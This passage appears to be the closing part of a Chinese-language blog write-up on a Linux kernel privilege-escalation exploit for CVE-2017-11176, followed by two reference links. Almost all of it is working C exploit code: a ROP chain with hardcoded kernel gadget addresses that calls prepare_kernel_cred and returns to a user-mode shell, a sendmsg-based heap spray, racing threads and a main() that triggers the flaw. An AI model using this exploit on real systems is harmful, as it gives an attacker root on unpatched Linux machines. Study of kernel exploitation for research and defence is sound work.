    p[r++] = 0xffffffff8100abde;
    p[r++] = 0;
    p[r++] = 0xffffffff811b265d;
    p[r++] = 0;
    p[r++] = 0xffffffff810a1a60; //prepare_kernel_cred
    p[r++] = 0xffffffff8133ff34 ;// mov rdi, rax ; mov rax, rdi ; pop rbx ; pop rbp ; ret
    p[r++] = 0;
    p[r++] = (unsigned long)p+0x100;
    p[r++] = 0xffffffff810a1720;
    p[r++] = 0xffffffff81063d54 ;// swapgs ; pop rbp ; ret
    p[r++] = p+0x100;
    p[r++] = 0xffffffff811b265d;
    p[r++] = getshell;
    p[r++] = 0xffffffff818410c7 ; // iretd ; call rdi
    p[r++] = (unsigned long)getshell;
    p[r++] = user_cs;
    p[r++] = user_eflags;
    p[r++] = (unsigned long)p;
    p[r++] = user_ss;
    p[r++] = 0xdeadbeefdeadbeef;
    p[r++] = 0xdeadbeefdeadbeef;
    p[r++] = 0xdeadbeefdeadbeef;
    p[r++] = 0xdeadbeefdeadbeef;

    struct timeval tv;
    memset(&tv,0,sizeof(tv));
    tv.tv_sec = 0;
    tv.tv_usec = 0;
    if(setsockopt(rfd,SOL_SOCKET,SO_SNDTIMEO,&tv,sizeof(tv))){
        perror("heap spary setsockopt");
        exit(-1);
    }
    puts("set timeo ==> ok");
    while(sendmsg(sfd,&msg,MSG_DONTWAIT)>0);
    if (errno != EAGAIN)
    {
        perror("[-] sendmsg");
        exit(-1);
    }
    puts("sk_wmem_alloc > sk_snfbuf");
    puts("[*] ==> sendmsg");
    msg.msg_control = buf;
    msg.msg_controllen = 1024;
    struct thread3_arg t3;
    t3.fd = sfd;
    t3.send = 0;
    t3.flag = 0;
    t3.msg = &msg;
    int i = 0;
    pthread_t pid;
    //sendmsg(sfd,&msg,0);
    for(i=0;i<10;i++){
        if(errno = pthread_create(&pid,NULL,thread3,&t3)){
            perror("pthread_create ");
            exit(-1);
        }
    }
}
```

```
int main(){
   int fd = -1;
   save_stats();//save cs ss rflags;
   fd = add_rmem_alloc();//
   tiger(fd);
   tiger(fd);
   heap_spray(fd);
   sleep(2);
   struct sockaddr_nl j_addr;
   int j_addr_len = sizeof(j_addr);
   memset(&j_addr, 0, sizeof(j_addr));
   if(getsockname(fd,(struct sockaddr*)&j_addr,&j_addr_len)){
       perror("getsockname ");
   }
   printf("portid : %x\n",j_addr.nl_pid);
   puts("ok");
   int optval = 1;
   printf("user_cs : %x\nuser_rflags : %x\nuser_ss : %x\n",user_cs,user_eflags,user_ss);
   setsockopt(fd,SOL_NETLINK,NETLINK_NO_ENOBUFS,&optval,5);
   close(fd);
   return 0;
}
```

参考链接

https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html
https://paper.seebug.org/785/